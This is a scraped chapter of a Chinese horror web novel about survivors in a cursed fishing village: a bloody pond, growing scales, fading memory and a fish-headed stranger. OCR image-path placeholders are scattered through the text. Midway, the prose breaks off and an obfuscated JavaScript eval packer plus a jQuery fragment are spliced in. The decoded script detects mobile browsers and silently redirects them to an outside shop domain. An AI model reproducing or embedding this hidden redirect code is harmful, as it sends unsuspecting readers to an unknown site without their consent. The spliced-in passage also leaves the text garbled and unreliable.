月光被浓雾遮挡,鱼塘的水极黑,唯一不同的色彩就是那块猩红色,浓郁的鱼腥味混着血气,随风蔓延整个渔村。
闻岁皱着眉,喃喃道:“不对,不是鱼饵”
他目光锁定黝黑的鱼塘,捡起一块石砾投进去,却没有激起半分波澜。
在场的其他人注意到闻岁的动作,也隐约感觉到不对劲,彪头大汉回过神来,惊呼一声:“是水!这鱼塘有问题!”
人群爆发一阵激烈的讨论,伴随着无尽的恐惧与绝望,所有人都离鱼塘很远,怕自己成为下一个鱼饵。
很快,其他人陆陆续续回屋去,不再管这所谓的贡品,只想保住自己的命。
距离亥时只剩下不到一个小时,闻岁思索了一下,开口道:“咱们先别走,隔两分钟朝水里扔一个石子”
“一旦出现波纹,立即开始钓鱼。”
谁也不知道交不上贡品会有什么样的后果,他们赌不起。
许昭昭用力点了点头,捡起石头就朝水里扔,虽然没有波澜,却打了一个漂亮的水漂。
季白有些心动地伸出了手,下意识朝洛晴的方向看了一眼,洛晴愣了愣,无奈点了点头,季白就和许昭昭开始兴奋地打水漂。
洛晴托着腮,不知是在想什么,下一秒,一只瘦弱苍白的手伸到她的面前,手心躺着一枚扁平的石子。
这枚石子对于打水漂来说相当完美,显然是被精心挑选出来的。
她怔愣着抬头,见季白视线乱飞,手心敷着薄汗,指尖不住颤抖着。
见季白这幅样子,洛晴忍俊不禁地接过石子,在意识中询问:“这是送给我的吗?”
再次“听”到这样的声音,季白十分兴奋地点头,耳根微微泛红。
想来是洛晴的能力让他第一次能听见声音,稀奇又珍贵,所以季白不知道怎么感谢,便挑了一个自以为最好的东西给她。
洛晴将石头塞进洁白的提包,笑道:“谢谢。”她一般说一边用手比划出谢谢的手势,而后接着在意识里道:“去玩吧,有波纹就告诉我。”
季白连忙到鱼塘边接着打水漂,背影都显得十分开心。
季白和林昭昭在鱼塘边打水漂玩,倒也省了闻岁的功夫,他扭头看向洛晴问道:“洛晴姐,苍龙组的领袖是谁啊?”
他记得张叔之前说过的话,组长查无此人。
洛晴看着黝黑的水面,眼神闪过一丝迟疑,拍了拍包上的灰道:“是叫……角木蛟。”
说完她眼神茫然地嘀咕道:“怪了,我记忆力什么时候这么差了……”
但这声嘀咕并没有被闻岁捕捉到,他接着问道:“角木蛟是个什么样的人?”
远处两个“小孩”玩得正开心,在地上挑选扁平圆滑的石头,洛晴看着这幅悠闲的场景,嘴角微微上扬道:“我没见过。”
“准确的说,组里组外除了尾火虎都没人见过他。”
闻岁一怔,就看见洛晴脸上浮现出一抹八卦的笑容,凑近他道:“你知道吗?据说角木蛟隐姓埋名是因为之前谈了一段轰轰烈烈的恋爱,最后好像还被那男的甩了。”
洛晴眨了眨眼,眼尾微微上挑,狡黠道:“所以就有人猜角木蛟是个为情所伤的大美人,但是我直觉他应该是个男性,所以一定是个gay。”
“……”闻岁脑子一阵发懵,却被这诱人的八卦深深吸引,头压得更低,轻声道:“这么厉害的大人物居然也会被甩吗?对面也太不是东西了吧,渣男!”
洛晴满意点头道:“渣男!”
正当闻岁想要深入探讨某神秘领袖角木蛟的露水情缘时,许昭昭突然惊呼道:“闻岁哥哥,有波纹啦!”
闻岁和洛晴同时偏头看向鱼塘,令人震惊的是,鱼塘原本的黝黑褪去一些,呈现淡淡的绿色。
几人二话不说,从一旁拿过一个竹筐,拿起鱼竿就坐在那里垂钓。接下来的流程就正常多了,赶在亥时前,他们钓了整整一箩筐的鱼。
几人回到院落,之前掉头的老太太又出现在了门口,其他人蔫巴巴地站在不远处,见闻岁几人箩筐里的东西,眼睛都直了。
在几人疑惑间,老太太沙哑地嗓音再度响起:“你们咳咳很好……可以换取今晚的食物……”
“请跟我咳咳……来……”
闻岁警惕地看了眼时间,20:40。
距离禁止外出的时候只剩下二十分钟。
洛晴却朝他点了点头,闻岁安心了一些,和季白许昭昭一同加快步子跟在老太太身后。
但那老太太走路可以说是相当慢,令闻岁和洛晴都有些欲哭无泪。
他们也不敢催,一般观察周围的情况,一般磨磨蹭蹭地赶路,在20:45的时候到达目的地。
那房间和他们醒来时的那间相仿,中间放着八仙桌,上面摆着一盘盘菜品。
许昭昭揉了揉早已饥肠辘辘的肚子,冲到桌边仔细一看便瞬间没了食欲。
桌上摆的是几盘腐烂的鱼肉,还有一些发黑的海草,每道菜上都爬着些乳白色的虫子,看得胃里一阵翻江倒海。
唯一看着像样的只有四小碗米饭。
四个人谁也没有动筷子,对着一桌子倒胃口的菜陷入沉思。
闻岁忍不住开口问道:“洛晴姐,副本不至于给人饿死吧?”
洛晴扫了闻岁一眼,淡淡道:“你可以试试。”说完她便开始扒拉那一小碗可怜的米饭,三口就全部进了肚子。
见洛晴毫无负担地进食,闻岁笑了笑,招呼许昭昭和季白一起吃,不出五分钟就把米饭全部解决,扔下一桌子菜就朝原来的院子跑去,卡着最后一秒进了门。
“呼……”闻岁气喘吁吁地弯下腰,还没缓过神,就被一众人围住。
先前被光头针对的高瘦男大汉舔了舔发干的嘴唇,贼头鼠脸道:“小兄弟,你们这是有什么钓鱼的好办法?着不得说出来给大伙儿都听听!”
许昭昭被吓得连连后退,躲在季白的身后,季白咬着唇,尽管听不到高瘦男说的东西,也能感受到周围紧绷的气氛。
闻岁眯了眯眼,没有说话,彪头大汉见此情况,语重心长道:“你看我们这十几号人都饿着肚子,也不是个办法。”
其他人围地更近了些,只有一个看上去还
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17874906|212362||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
算斯文的女人静静地站在不远处。
面对众人眼底的猜忌,闻岁深深看了彪头大汉一眼,淡淡道:“我没有说不会告诉你们,可以离远一些吗,蠢气太多,有点缺氧。”
人群中一个中年妇女不乐意了,尖嘴道:“小伙子你这是什么话,都在同一个处境谁还比谁高贵不成?”
彪头大汉同样脸色铁青,却硬生生咬着牙退后了几步。
闻岁懒懒地抬眸,直截了当地告诉他们钓鱼的正确时段,却并没有将那些恶心的菜说出来,弄不好又会被倒打一耙说他们怕其他人抢食,故意恶心人。
其他人得知方法后一哄而散,高瘦男临走前瞪了闻岁一眼,却没被理睬,呲着牙回屋去了。
在这场闹剧落幕后,闻岁才松了口气,手心已经一片湿润,和另外三人一同进屋。
他检查了一下自己身上,又多出了许多鳞片,本想尝试撕下一片,却疼的龇牙咧嘴。
“鳞片是长在肉上的……”闻岁擦拭鳞片周围渗出的血迹,低沉道。
另外三人身上或多或少也开始长出鳞片,许昭昭好奇地碰了碰,却没什么感觉,无趣地拢拉下脑袋,季白则一脸紧张地看着其他人,一动也不敢动。
洛晴皱了皱眉道:“之前聊天的时候,我一时间没想起来角木蛟的全称,按理说我的记忆力不应该出现这样的漏洞。”
“记忆力……”闻岁了然,轻声道:“你听过一句话吗?”
“鱼的记忆力只有七秒。”
洛晴闻言一怔,笑了:“我想,那可能就是我们的未来。”
两人相视一笑,各自陷入沉思,不再言语,看得许昭昭和季白一头雾水。
由于缺乏足够的经验,闻岁并没有想出点什么东西,索性直接倒在床上,幽幽道:“晚安,玛卡巴卡。”
洛晴:“……晚安,岁岁车。”
兴许是方才精神太过紧绷,闻岁在这么早的时间竟真生出了点困意,迷迷糊糊地睡了过去。
……
半夜,直棂床透进一阵凉气,淅淅沥沥的雨滴打在屋檐,声音发闷,但不吵闹。
睡在窗边的闻岁瑟缩了一下,睁开了眼睛。
他被冷的一个哆嗦,翻了个身,迷迷糊糊间感觉床铺有些冰凉,鼻尖还闻到一股腥臭味儿。
闻岁的鼻翼扇动了一下,搓着胳膊坐了起来,就看见自己的竹板床上湿了一块,十分黏腻。
而在屋子的正中间,静静地躺着一滩水渍。
再一抬眼,恐慌感瞬间从脚底充上天灵盖,房间的门在他们睡觉前已经锁死,但现在却开了条缝,露出一片漆黑。
闻岁谨慎地将洛晴叫起来,和她一同靠近房门。
“吱呀——”
房门推开后,外面似乎并没有什么异常,雨滴在地板上拍碎,溅出水花流入缝隙中。
一切看上去都很正常。
他刚想松一口气,余光却瞥见门口狭窄走道的另一头。
那里站着一个人,身上穿着普通的渔民衣服,上面打满了补丁。
而他的脖子往上,却连了一个鱼头。